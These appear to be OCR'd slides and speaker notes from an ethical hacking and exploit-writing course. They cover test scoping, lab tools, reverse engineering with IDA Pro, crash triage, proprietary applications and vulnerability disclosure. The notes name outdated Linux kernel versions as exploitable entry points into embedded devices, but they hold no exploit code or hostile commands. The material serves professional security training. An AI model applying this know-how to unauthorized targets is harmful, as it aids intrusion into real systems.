


Ready to Test

- Prioritization established
  - Scope of testing defined
  - Testing focused on areas of biggest concern
  - Timing commitments agreed upon
- Now the work begins
- Look for any external research

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Once the testing scope has been identified and agreed upon, testing can begin. It should be clearly defined and documented as to what the drivers of the project are, who the sponsors are, the biggest areas of concern, the size of the deployment and potential scalability, and the agreed upon time commitments. Google should be trolled for any research that may have already been done on the product at hand. This can help to save time during testing. When this author was researching the use of address space layout randomization (ASLR) on Windows Vista/7/2008, a research paper was discovered by Ollie Whitehouse at Symantec, which helped to save countless hours of research.



Testing Environment


- Each request is likely to be unique
- Some basic items are needed:
  - VMware and images of company OS builds
  - Hardware (Laptops, switch, cables)
  - Disassemblers and debuggers
  - Fuzzing tools (Sulley, PacketFu, custom)
  - Scripting language (Python, Ruby)
  - Sniffers (Wireshark, tcpdump)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Each request for product security testing is likely to be unique. As a tester works through a large number of requests, a large amount of testing methods and tools written can be modified and reused. A tester will begin to develop a toolkit of custom techniques and tools written from various testing, which can become quite valuable. As each test is unique, a static lab setup is unlikely; however, there are some basic items that are almost always needed for testing.


Virtualization software such as VMware is an invaluable tool. The ability to load custom builds that represent production systems, along with the ability to create snapshots of those systems in various states, is essential for testing. Though virtualization is great, we still need hardware on which to install the virtualization products. Also, some OS' do not support virtualization, such as mainframe systems. If the product undergoing testing is a widget or physical device, virtualization may not be required.

Disassemblers and debuggers are required in order to do reverse engineering and analysis of crashes. These tools include GNU Debugger (GDB), IDA Pro, objdump, WinDbg, Immunity Debugger, OllyDbg, and many others. Fuzzing tools such as Sulley and PacketFu can help to automate the bug discovery process. More on fuzzing later. Familiarity with a scripting language such as Python or Ruby can help a tester save countless hours. It is almost a requirement that the tester has programming knowledge when performing product security testing as analysis often leads to reverse engineering and exploit writing. Python and Ruby have come a long way with support for exploit research. Sniffers are also an essential part of testing, enabling the tester to determine network behavior and perform protocol analysis. These tools are covered throughout the course!


OS Version of Embedded Devices and Widgets

- Determine the underlying operating system
  - Embedded devices, bastion hosts, network widgets, and others are often running on outdated OS'
  - Linux Kernel 2.4 and early 2.6 is still seen on modern devices
  - Devices go unpatched at the OS level
  - Vendors often get a product working on a specific OS and do not update

The underlying operating system of a product is often outdated and unpatched. Some of these OS' are inherently vulnerable as they can have significant issues at the kernel level. The Linux kernel versions 2.6.17 – 2.6.19 are vulnerable to a trampoline style attack defeating ASLR. Systems up to 2.6.24 are likely vulnerable to the well-known vmsplice exploit. Other more recent versions lack kernel security to protect against null pointer dereferencing, making exploitation trivial. Understanding the many exploits affecting various operating systems over the years can help penetrate embedded devices, network widgets, bastion hosts, and other locked down devices.


Reverse Engineering and Debugging


- Time consuming effort
- Advanced skill required for bug analysis and exploit writing
- Restricted by level of access to product being tested
- May violate terms of use
- IDA Pro is probably the best tool

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Depending on the level of access to the product being tested, reverse engineering may be an option. Behavioral analysis of a product or application may have limitations. The only way to truly understand the inner-workings of a program is by having the source code, or reversing the program. Decompilers are available, such as the Hex-Rays Decompiler, but they are expensive and not perfect with their interpretation. Reverse engineering is an advanced skill, as well as time consuming. Access to the product may be limited in such a way where the ability to reverse engineer it may not be possible.

Often, embedded devices are extremely limited in regards to access. This may make reverse engineering relative code impossible. On occasion, custom reversing and debugging tools may be created for the target, but this again poses issues in relation to time and skills. The tester must also follow the terms of use when testing a product, as it may not permit reverse engineering and decompilation. Debuggers are also an essential tool when performing bug discovery against an application. When testing an application, debugging is usually easy to perform. When testing a physical product, debugging may be difficult, as many do not provide an interface to perform this type of testing.

Occasionally, devices provide core dumps when they experience a crash, which can help with bug hunting and exploit writing. Debuggers provide the tester with the ability to pause execution at a specific moment in time and analyze the state of the process. When a crash occurs, the debugger clearly shows the results, allowing the tester to determine the vulnerable area of code.




IDA Pro Basics

- Disassembler and Debugger
  - Supports multiple debuggers and techniques, including WinDbg
  - Disassembles many processor architectures including ARM, x86, AMD, Motorola, etc…
  - Provides many different graphical and structural views of disassembled code
  - Reads symbol libraries and cross-references function calls

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The number of features provided by IDA Pro is extensive and always growing. IDA Pro is mainly known for its use as a disassembler. That is, taking compiled code and providing the mnemonic assembly instructions as compiled by the compiler. From this information one can study the program's intentions, as well as attempt to decompile the code back to its original source. IDA Pro supports multiple debuggers and debugging techniques, such as WinDBG, as well as remote-debugging with GDB and many others. Currently, over fifty processor architectures are supported by IDA Pro, including ARM, x86, AMD, and Motorola . A full list can be found here: http://hex-rays.com/idapro/idaproc.htm.

IDA Pro offers many ways to assist with interpreting disassembled code. Blocks of code within a function are graphed into an easy-to-read display, clearly showing the branches in which code execution can take.




Processor Architecture

- Different types for different systems
- x86 and ARM processors most common when testing
  - ARM growing with Smartphones
  - x86 still most common
- Each have their own instruction set
- IDA Pro can disassemble both, as well as many others!

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

When reversing, debugging, interacting, and choosing shellcode during testing it is important to understand the processor architecture of the target device. An increasing number of Smartphone's are using ARM processors, while x86 remains the dominant architecture on systems in use today. Each architecture has its own instruction set that works with the processor. Assembly code from one architecture will not work on another. Fortunately, tools such as IDA Pro can disassemble almost anything. The difficulty is in getting the code to disassemble. Some embedded devices have the ability to run tools such as GDB locally, or to allow for remote debugging. Others will give you a core dump or nothing at all. Overall processor architecture will be covered later in the course.




Denial of Service or Code Execution?

- Did a crash occur?
  - Fuzz testing, static testing, file format testing
- Most bugs start as a denial of service
  - Some stay a DoS
  - Others have an opportunity for code execution
  - Important to distinguish the difference

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Most bugs of interest start out causing a denial of service (DoS), that is, malformed data or a specific condition causes the program or system to crash. Not all bugs cause the process to crash, as many are caught by exception handlers. Others cause a thread to crash, but not the parent process. Once it is determined what condition causes the crash, a debugger can be used for further analysis. Some types of fuzzing, such as intelligent mutation and static fuzzing, make it easy to determine the exact condition that causes a crash. Randomized fuzzing can prove difficult when trying to determine what specific data causes a crash. Regardless, DoS conditions are often code execution opportunities waiting to be discovered.

Through the use of debugging tools, a tester can determine if the process is exploitable during the crash. This requires the examination of processor registers, stack values, heap state, and information available in the debugger. Before declaring that a bug is not exploitable, a tester must be confident that all techniques have been exhausted. There are some well-known security researchers who look for DoS discoveries made by others so that they may attempt to solve something that the original tester could not solve.




Testing Proprietary Applications

- Internal proprietary applications
  - Developed in-house or outsourced
- Lack of documentation
  - Outdated program handling core functions
  - Original developers gone
  - Lack of patching and overall understanding
- Use sniffers to read communications
  - Be cautious when fuzzing

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Internal applications are often an easy target, as they have not been hacked at publicly for years, as is the case with commercial applications. Many internal programs are developed in-house or off-shore with no development lifecycle process. These are often full of vulnerabilities that can be easily discovered through standard fuzz testing and other methods. The issue is that many of these applications are serving critical functions, and the original developers are no longer employed with the company. This poses a challenge in understanding what the application does exactly and who relies on it services. If the program were to crash, will it come back up?

These types of questions must be taken into consideration before testing. Reverse engineering may or may not be possible depending on the language in which the application was written, as well as the support by the underlying operating system for disassembly and debugging. Tools such as network sniffers can be very helpful when analyzing an undocumented protocol.




Vulnerability Discovery

- So you discovered a vulnerability… Now what?
  - Corporate disclosure policy
  - Appropriate contacts
  - Severity and impact
  - Remediation efforts

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Once a vulnerability has been discovered and determined to be exploitable or not exploitable, what steps should be taken next? If a vulnerability is exploitable and exploit code written, it is possible that others may have discovered the same vulnerability. The vendor may or may not be aware of the issue. Contacts should be made with the organization so that information may be shared. The severity and impact of the vulnerability to the organization considering the product should be assessed and documented. Disclosure may lead to remediation efforts with the vendor. We will discuss these topics now.




Corporate Disclosure Policy

- Your company may have an official stance on disclosure
- Some vendors encourage disclosure, while others discourage
- Disclosure should be handled responsibly
- Bugs discovered outside of work may be an issue

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Many companies have an official stance on the disclosure of discovered vulnerabilities. Some vendors encourage security testing of their products, while others highly discourage testing. If a company does not have a stance on disclosure, a policy should be put into place to avoid complications. Ethical and responsible disclosure often involves drafting a technical report and providing it to a contact at the vendor.

Many security professionals in the field of penetration testing and vulnerability research spend personal time working on research projects and bug hunting. Though discovered on a researcher's own time, they may be required to follow the official company policy on disclosure. This is primarily due to company reputation. If a bug is discovered by an employee and is not handled responsibly, it may come to light that the individual who disclosed the bug works for a company who does not wish to be associated with the disclosure. Be sure to check on your company's policy.



Types of Disclosure

- Full Disclosure; details made public, possibly with an exploit
  - No or limited vendor coordination
- Limited Disclosure; existence of problem publicized, details to vendor
- Responsible Disclosure; analyst works with vendor to disclose after resolution

